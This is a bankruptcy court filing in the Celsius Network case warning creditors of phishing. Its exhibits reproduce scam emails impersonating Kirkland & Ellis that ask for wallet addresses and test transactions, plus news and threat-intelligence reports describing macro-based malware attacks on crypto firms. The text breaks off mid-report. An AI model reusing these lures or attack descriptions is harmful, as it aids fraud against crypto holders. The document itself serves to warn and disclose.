

Exhibit C

***Celsius* Notices of Phishing Attempts**

Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 601 Lexington Avenue
 New York, New York 10022
 Telephone: (212) 446-4800
 Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
 Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
 Christopher S. Koenig
 Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 300 North LaSalle Street
 Chicago, Illinois 60654
 Telephone: (312) 862-2000
 Facsimile: (312) 862-2200

Counsel to the Debtors and Debtors in Possession

**UNITED STATES BANKRUPTCY COURT
 SOUTHERN DISTRICT OF NEW YORK**

In re:

CELSIUS NETWORK LLC, *et al.*,¹

Debtors.

)
) Chapter 11
)
) Case No. 22-10964 (MG)
)
) (Jointly Administered)
)

NOTICE OF PHISHING ATTEMPTS

PLEASE TAKE NOTICE that on November 29, 2022, the Debtors became aware that phishing emails were being sent to certain of the Debtors' customers purporting to be restructuring associates at Kirkland & Ellis LLP, requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to this notice as **Exhibit A**.

PLEASE TAKE FURTHER NOTICE that these emails are ***not an authorized message from the Debtors' legal advisors and are likely a phishing scam.***

¹ The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); and Celsius US Holding LLC (7956). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

PLEASE TAKE FURTHER NOTICE *that neither the Debtors nor their advisors will ever contact you by email, telephone call, or otherwise requesting account information or other personal information absent an Order from the Court.*

PLEASE TAKE FURTHER NOTICE that the Debtors are also aware of other telephonic phishing scams that are also *not authorized messages from the Debtors' advisors.*

PLEASE TAKE FURTHER NOTICE that if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, contact the Debtors *immediately* at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

[Remainder of page intentionally left blank]

New York, New York
Dated: November 30, 2022

/s/ Joshua A. Sussberg

KIRKLAND & ELLIS LLP

KIRKLAND & ELLIS INTERNATIONAL LLP

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: jsussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com
ross.kwasteniet@kirkland.com
chris.koenig@kirkland.com
dan.latona@kirkland.com

Counsel to the Debtors and Debtors in Possession

Exhibit A

Phishing Emails

Celsius Network LLC Chapter 11 proceedings

You're receiving this email because you have a claim in the Celsius Network LLC restructuring matter.

Step 1: Review the amount of your claim listed by Celsius Network LLC.

Your claim is listed in Schedule EF Part 3 as a General Unsecured claim comprising of the coin(s) listed in the spreadsheet below. This is your claims form:

<https://drive.google.com/file/d/1-0Ucmi6O4n9kp1wr6Dg19xBwac3ECuoJ/view?usp=sharing>

Please utilise the following unique password to access the file: 241572

Step 2: If you agree with the type and amount of your claim listed above, you do not need to file a new claim. You only need to provide a recovery address in the designated column, to complete your claim.

Customers only need to supply a recovery address on the claims form, for these chapter 11 cases if their claim is listed on the Schedules filed by the Debtors, *provided* that (i) the claimant does not disagree with the amount, nature, and priority of the Claim as set forth in the Schedules; and (ii) the claimant does not dispute that the Claim is an obligation only of the specific Debtor against which the Claim is listed in the Schedules.

Step 3: If you disagree with your scheduled claim listed above, you must provide the

corrected details on or before the General Bar Date, or be forever barred from further recovery.

If you need to provided corrected details (because you disagree with the scheduled claim listed above), please use the spreadsheet linked above to submit your claim.

We recommend filing your claim and/or providing a recovery address as soon as possible, so that any corrections can be processed before the General Bar Date. Please contact us at the earliest if there are any discrepancies in your claims spreadsheet.

You may also reach out on a reply to this email for any clarifications.

Best regards,

Rebecca J. M.

Celsius Legal Team





Copyright © 2022 Cases.stretto, All rights reserved.

You are receiving this email because you opted in via our website.

Our mailing address is:

Cases.stretto

410 Exchange

Irvine, CA 92602-1329

[Add us to your address book](#)

Want to change how you receive these emails?

You can [update your preferences](#) or [unsubscribe from this list](#).

Grow your business with  mailchimp

22-10964-mg Doc 1527 Filed 11/30/22 Entered 11/30/22 18:39:59 Main Document
Pg 9 of 14

From: [REDACTED] on behalf of info@kirkland.com
Sent: Wednesday, November 30, 2022 8:18 AM
To: Reiney, Margaret
Subject: FW: Celsius Creditor Verification

Hello Margaret - the below inquiry was received in the info@kirkland.com inbox.

Please forward, respond, or disregard as applicable. Thank you.

[REDACTED]
Business Intake Supervisor

KIRKLAND & ELLIS LLP
300 North LaSalle, Chicago, IL 60654
F +1 312 862 2200

From: [REDACTED]
Sent: Saturday, November 26, 2022 5:55 PM
To: info@kirkland.com
Subject: Re: Celsius Creditor Verification

This message is from an EXTERNAL SENDER

Be cautious, particularly with links and attachments.

Checking in on this again. Thanks.

On Nov 23, 2022, at 2:32 PM, [REDACTED] wrote:

Hello. Can you please verify the legitimacy of the attached email?

22-10964-mg Doc 1527 Filed 11/30/22 Entered 11/30/22 18:39:59 Main Document
Pg 10 of 14

Is this indeed a representative of your firm reaching out from a hotmail email address?

This feels like a scam.

Thanks.

Begin forwarded message:

From: Margaret Reiney <margaretreiney@hotmail.com>
Date: November 23, 2022 at 1:38:52 PM EST
To: [REDACTED]
Subject: Celsius Creditor Verification
Reply-To: Margaret Reiney <margaretreiney@hotmail.com>



Hi Celsius Creditor,

I'm Margaret Reiney, associate at Kirkland & Ellis. As you may know, we're handling the bankruptcy proceedings for Celsius Inc. As per the court order dated November 16, 2022 (linked below) , we are

22-10964-mg Doc 1527 Filed 11/30/22 Entered 11/30/22 18:39:59 Main Document
Pg 11 of 14

required to verify the balances of each user, and issue an initial refund installment equal to 25% of the value of customer assets.

To streamline this process, we're attaching a copy of our assets on file for your account, for you to verify.

We request you to execute four steps as indicated on the spreadsheet to receive the initial installment, in the next seven (7) days:

1. Check the asset amounts. If incorrect, please edit and provide the correct amounts - we will double check our database, and request proof of funds if required.
2. Indicate correctness of the asset values.
3. Provide refund addresses. This must be a personal wallet, not an exchange address.
4. Recommended: Perform a test transaction with the refund address, as stated in the spreadsheet - for speedy verification.

Please access the document via the google drive link provided below. The spreadsheet is password protected for internal confidentiality - please use your unique customer ID as the password: _____

After performing the above steps, and filling in the spreadsheet, attach the updated document in a reply to this email.

22-10964-mg Doc 1527 Filed 11/30/22 Entered 11/30/22 18:39:59 Main Document
Pg 12 of 14

Please feel free to reach out if you have any questions.

(Case

Ref. <https://cases.stretto.com/public/x191/11749/CORRESPONDENCE/117491162250000000067.pdf>)

Best Regards,

Margret Reiney

Kirkland & Ellis

<https://www.kirkland.com/>

This email and any files transmitted with it is confidential and intended only for the person or entity to whom it is addressed. If you are not the intended recipient (or the person responsible for delivering emails to the intended recipient), then you have received this email in error and any use, dissemination, forwarding, printing or copying of this email and its file attachments is prohibited. Please notify the sender immediately by reply email or by using any of the above contact details, delete the misdirected email from your system, and destroy any copies you have made of it. We do not accept any liability for loss or damage which may arise from your receipt of this email.

22-10964-mg Doc 1527 Filed 11/30/22 Entered 11/30/22 18:39:59 Main Document
Pg 13 of 14

[Download Customer_1124_Assets.xls](#)



Copyright © 2022 Kirkland & Ellis, All rights reserved.

You are receiving this email because you opted in via our website.

Our mailing address is:

Kirkland & Ellis

IL-43

US

Chicago, IL 60004

[Add us to your address book](#)

22-10964-mg Doc 1527 Filed 11/30/22 Entered 11/30/22 18:39:59 Main Document
Pg 14 of 14

Want to change how you receive these emails?

You can [update your preferences](#) or [unsubscribe from this list](#).

Grow your business with  **mailchimp**

Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 601 Lexington Avenue
 New York, New York 10022
 Telephone: (212) 446-4800
 Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
 Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
 Christopher S. Koenig
 Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 300 North LaSalle Street
 Chicago, Illinois 60654
 Telephone: (312) 862-2000
 Facsimile: (312) 862-2200

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

**UNITED STATES BANKRUPTCY COURT
 SOUTHERN DISTRICT OF NEW YORK**

)	
In re:)	Chapter 11
)	
CELSIUS NETWORK LLC, <i>et al.</i> , ¹)	Case No. 22-10964 (MG)
)	
Debtors.)	(Jointly Administered)
)	

SUPPLEMENTAL NOTICE OF PHISHING ATTEMPTS

PLEASE TAKE NOTICE that on November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the “Original Notice”) to inform parties in interest of phishing emails sent to certain of the Debtors’ customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses

¹ The Debtors in these chapter 11 cases, along with the last four digits of each Debtor’s federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC’s principal place of business and the Debtors’ service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A.

PLEASE TAKE FURTHER NOTICE that these emails are ***not an authorized message*** from the Debtors' legal advisors and, based on both internal and external investigations, are ***strongly suspected to be a phishing scam aimed at gaining remote access to account holders' computers and stealing financial assets***. The source of these emails remains unconfirmed at this time.

PLEASE TAKE FURTHER NOTICE that third-party reports and articles discussing these and similar attacks targeting cryptocurrency customers are attached hereto as **Exhibit A**.

PLEASE TAKE FURTHER NOTICE that neither the Debtors nor their advisors will **ever** contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order or (ii) on-the-record instruction from the Court.

PLEASE TAKE FURTHER NOTICE that if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

[Remainder of page intentionally left blank]

New York, New York
Dated: December 13, 2022

/s/ Joshua A. Sussberg

KIRKLAND & ELLIS LLP

KIRKLAND & ELLIS INTERNATIONAL LLP

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com
ross.kwasteniet@kirkland.com
chris.koenig@kirkland.com
dan.latona@kirkland.com

Counsel to the Debtors and Debtors in Possession

Exhibit A

Phishing Attack Reports

Free Newsletter Sign Up

Privacy & Data Security Law

Scammers, Posing as Kirkland Lawyers, Phishing Celsius Customers

By James Nani

Dec. 1, 2022, 1:11 PM

-
- Phishing attempts highlight fight between privacy, transparency
 - Scam seeks to access personal digital wallets, Kirkland says
-

Scammers pretending to be Kirkland & Ellis LLP restructuring associates are sending phishing emails to customers of bankrupt crypto lender Celsius Network LLC in an effort to access crypto wallets, a Kirkland attorney told a bankruptcy court.

Phishing attempts targeting Celsius customers are also occurring via telephone, Joshua Sussberg, a partner at Kirkland and Celsius' lead bankruptcy attorney, told the US Bankruptcy Court for the Southern District of New York in court papers Wednesday.

The phishing emails highlight a growing schism in cryptocurrency bankruptcies between privacy and court transparency.

The scam emails portray the Celsius logo and tell customers to click on a link to a spreadsheet to view their claim, according to court papers. The customer is asked to provide an address to their personal digital wallet, recommends performing a "test transaction," and says the company will "issue an initial refund installment equal to 25% of the value of customer assets."

The email names a Kirkland associate, and also says it comes from the Celsius legal team.

Judge Martin Glenn in September ruled that individual Celsius customers' home and email addresses could be redacted, but their names could not. Information about business entities that are creditors were also required to be revealed. Creditors must also reveal their names to provide proofs of claim, Glenn ruled.

The case is Celsius Network LLC, Bankr. S.D.N.Y., No. 22-10964, notice 11/30/22.



Portfolio Media, Inc. | 111 West 19th Street, 5th floor | New York, NY 10011 | www.law360.com
Phone: +1 646 783 7100 | Fax: +1 646 783 7161 | customerservice@law360.com

Celsius Ch. 11 Creditors Hit With Crypto Phishing Attacks

By Vince Sullivan

Law360 (December 1, 2022, 4:12 PM EST) -- Bankrupt cryptocurrency lending platform Celsius Network Ltd. told a New York judge late Wednesday that some of its customers have been subjected to phishing attacks, with scammers posing as attorneys from the debtor's bankruptcy counsel.

In a notice filed on the case docket in New York bankruptcy court, Celsius said it became aware this week of targeted attacks against some of its customers via email, with the scammers pretending to be Kirkland & Ellis LLP attorneys seeking the customers' digital wallet addresses and other information about their Celsius accounts.

The debtor also said it was aware of other scams occurring via telephone.

"Please take further notice that neither the debtors nor their advisers will ever contact you by email, telephone call, or otherwise requesting account information or other personal information absent an order from the court," the notice said.

Customers and other creditors are urged to contact the debtor through bankruptcy counsel Kirkland & Ellis or its claims agent, Stretto.

Examples of the phishing emails attached to the order show they came from an email address using the Hotmail.com domain, but purport to be from a member of the Kirkland & Ellis team working on the Celsius case. In the messages, the scammers include links to shared spreadsheets asking the creditors to add their digital wallet address — a unique string of letters and numbers known as a public key and identifying a wallet that stores digital assets like cryptocurrency.

The messages say that the bankruptcy judge presiding over the cases had authorized release of some cryptocurrency assets from Celsius accounts to customers, and that the requested information was needed to send the disbursements. No such authorization has been granted in the case.

"Issuing an advisory was an important step toward both ensuring sensitive information is not shared with bad actors and warding off malicious actors from requesting information during this period of heightened awareness and vulnerability," debtor attorney Patrick J. Nash Jr. of Kirkland & Ellis told Law360. "The company remains focused on acting in the best interest of all customers and other stakeholders."

Since the filing of its bankruptcy in July, Celsius has said it is focused on returning maximum value to its customers. In September, it filed a motion with the court seeking to allow customers to resume withdrawals from certain types of accounts, arguing that most of the digital assets in Withhold and Custody accounts are likely **not property of the estate**. A hearing on this motion is scheduled to begin **next week**.

An **interim report** released in November by the **Chapter 11 trustee** appointed in the case said there were problems with the company's internal financial controls that led to the commingling of customer assets in Celsius digital wallets, making it difficult for individual customers to lay claim to specific assets.

Celsius **filed for bankruptcy** in July in the aftermath of a marked decline in cryptocurrency assets. Celsius previously said it believed the assets in its rewards-bearing Earn accounts belong to the

company, while amounts in the Custody accounts belong to customers. It also said the Withhold accounts are likely customer property.

Filing in the first wave of the crypto winter, Celsius commenced its bankruptcy in the same time frame as crypto platform Voyager Digital Holdings and crypto hedge fund Three Arrows Capital. They were all victims of the collapse of the Luna coin and a related stablecoin pegged to the U.S. dollar.

Another wave of crypto bankruptcies began last month when exchange FTX Trading Ltd. imploded due to the crash of its custom token, FTT, and its exposure to a related trading fund called Alameda Research. FTX and more than 130 affiliates, including Alameda, **filed for Chapter 11** in Delaware on Nov. 11, **followed** by trading platform BlockFi Inc., which had tremendous exposure to FTX.

Celsius is represented by Joshua A. Sussberg, Patrick J. Nash Jr., Ross M. Kwasteniet, Christopher S. Koenig and Dan Latona of Kirkland & Ellis LLP.

The case is In re: Celsius Network LLC et al., case number 1:22-bk-10964, in the U.S. Bankruptcy Court for the Southern District of New York.

--Additional reporting by Rick Archer. Editing by Alanna Weissman.

The Lazarus Group threat actor has been observed leveraging fake cryptocurrency apps as a lure to deliver a previously undocumented version of the AppleJeuS malware, according to new findings from Volexity.

"This activity notably involves a campaign likely targeting cryptocurrency users and organizations with a variant of the AppleJeuS malware by way of malicious Microsoft Office documents," researchers Callum Roxan, Paul Rascagneres, and Robert Jan Mora [said](#).

The North Korean government is known to adopt a three-pronged approach by employing malicious cyber activity that's orchestrated to collect intelligence, conduct attacks, and generate illicit revenue for the sanctions hit nation. The threats are collectively tracked under the name [Lazarus Group](#) (aka Hidden Cobra or [Zinc](#)).

"North Korea has conducted cyber theft against financial institutions and cryptocurrency exchanges worldwide, potentially stealing hundreds of millions of dollars, probably to fund government priorities, such as its nuclear and missile programs," per the 2021 Annual Threat Assessment released by U.S. intelligence agencies.

Earlier this April, the Cybersecurity and Infrastructure Security Agency (CISA) warned of an activity cluster dubbed [TraderTraitor](#) that targets cryptocurrency exchanges and trading companies through trojanized crypto apps for Windows and macOS.



While the TraderTraitor attacks culminate in the deployment of the Manuscript remote access trojan, the new activity makes use of a supposed crypto trading website named BloxHolder, a

copycat of the legitimate HaasOnline platform, to deliver [AppleJeus](#) via an installer file.

AppleJeus, [first documented](#) by Kaspersky in 2018, is designed to harvest information about the infected system (i.e., MAC address, computer name, and operating system version) and download shellcode from a command-and-control (C2) server.

The attack chain is said to have undergone a slight deviation in October 2022, with the adversary shifting from MSI installer files to a booby-trapped Microsoft Excel document that uses macros to download a remotely hosted payload, a PNG image, from OpenDrive.

The idea behind the switch is likely to reduce static detection by security products, Volexy said, adding it couldn't obtain the image file ("Background.png") from the OpenDrive link but noted it embeds three files, including an encoded payload that's subsequently extracted and launched on the compromised host.

"The Lazarus Group continues its effort to target cryptocurrency users, despite ongoing attention to their campaigns and tactics," the researchers concluded.

Found this article interesting? Follow us on [Twitter](#)  and [LinkedIn](#) to read more exclusive content we post.

 [Tweet](#)

 [Share](#)

 [Share](#)



December 6, 2022 • 17 min read

DEV-0139 launches targeted attacks against the cryptocurrency industry

Microsoft Security Threat Intelligence

Share

Over the past several years, the cryptocurrency market has considerably expanded, gaining the interest of investors and threat actors. Cryptocurrency itself has been used by cybercriminals for their operations, notably for ransom payment in ransomware attacks, but we have also observed threat actors directly targeting organizations within the cryptocurrency industry for financial gain. Attacks targeting this market have taken many forms, including fraud, vulnerability exploitation, fake applications, and [usage of info stealers](#), as attackers attempt to get their hands on cryptocurrency funds.

We are also seeing more complex attacks wherein the threat actor shows great knowledge and preparation, taking steps to gain their target's trust before deploying payloads. For example, Microsoft recently investigated an attack where the threat actor, tracked as DEV-0139, took advantage of Telegram chat groups to target cryptocurrency investment companies. DEV-0139 joined Telegram groups used to facilitate communication between VIP clients and cryptocurrency exchange platforms and identified their target from among the members. The threat actor posed as representatives of another cryptocurrency investment company, and in October 2022

invited the target to a different chat group and pretended to ask for feedback on the fee structure used by cryptocurrency exchange platforms. The threat actor had a broader knowledge of this specific part of the industry, indicating that they were well prepared and aware of the current challenge the targeted companies may have.

After gaining the target's trust, DEV-0139 then sent a weaponized Excel file with the name *OKX Binance & Huobi VIP fee comparision.xls* which contained several tables about fee structures among cryptocurrency exchange companies. The data in the document was likely accurate to increase their credibility. This weaponized Excel file initiates the following series of activities:

1. A malicious macro in the weaponized Excel file abuses UserForm of VBA to obfuscate the code and retrieve some data.
2. The malicious macro drops another Excel sheet embedded in the form and executes it in invisible mode. The said Excel sheet is encoded in base64, and dropped into *C:\ProgramData\Microsoft Media* with the name *VSDB688.tmp*
3. The file *VSDB688.tmp* downloads a PNG file containing three executables: a legitimate Windows file named *logagent.exe*, a malicious version of the DLL *wsock32.dll*, and an XOR encoded backdoor.
4. The file *logagent.exe* is used to sideload the malicious *wsock32.dll*, which acts as a DLL proxy to the legitimate *wsock32.dll*. The malicious DLL file is used to load and decrypt the XOR encoded backdoor that lets the threat actor remotely access the infected system.




Figure 1. Overview of the attack

Further investigation through our telemetry led to the discovery of another file that uses the same DLL proxying technique. But instead of a malicious Excel file, it is delivered in an MSI package for a *CryptoDashboardV2* application, dated June 2022. This may suggest other related campaigns are also run by the same threat actor, using the same techniques.

In this blog post, we will present the details uncovered from our investigation of the attack against a cryptocurrency investment company, as well as analysis of related files, to help similar organizations understand this kind of threat, and prepare for possible attacks. Researchers at [Volexity](#) recently published their findings on this attack as well.

As with any observed nation state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts. Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or a developing cluster of threat activity, allowing Microsoft Threat Intelligence Center (MSTIC) to track it as a unique set of

information until we reach a high confidence about the origin or identity of the actor behind the activity. Once it meets the criteria, a DEV is converted to a named actor.

Initial compromise

To identify the targets, the threat actor sought out members of cryptocurrency investment groups on Telegram. In the specific attack, DEV-0139 got in touch with their target on October 19, 2022 by creating a secondary Telegram group with the name *<NameOfTheTargetedCompany> <> OKX Fee Adjustment* and inviting three employees. The threat actor created fake profiles using details from employees of the company OKX. The screenshot below shows the real accounts and the malicious ones for two of the users present in the group.




Figure 2. Legitimate profiles of cryptocurrency exchange employees (left) and fake profiles created by the threat actor (right)

It's worth noting that the threat actor appears to have a broad knowledge of the cryptocurrency industry and the challenges the targeted company may face. The

threat actor asked questions about fee structures, which are the fees used by crypto exchange platforms for trading. The fees are a big challenge for investment funds as they represent a cost and must be optimized to minimize impact on margin and profits. Like many other companies in this industry, the largest costs come from fees charged by exchanges. This is a very specific topic that demonstrates how the threat actor was advanced and well prepared before contacting their target.

After gaining the trust of the target, the threat actor sent a weaponized Excel document to the target containing further details on the fees to appear legitimate. The threat actor used the fee structure discussion as an opportunity to ask the target to open the weaponized Excel file and fill in their information.

Weaponized Excel file analysis

The weaponized Excel file, which has the file name *OKX Binance & Huobi VIP fee comparision.xls* (Sha256:

abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0), is well crafted and contains legitimate information about the current fees used by some crypto exchanges. The metadata extracted showed that the file was created by the user *Wolf*.

File name	OKX Binance & Huobi VIP fee comparision.xls
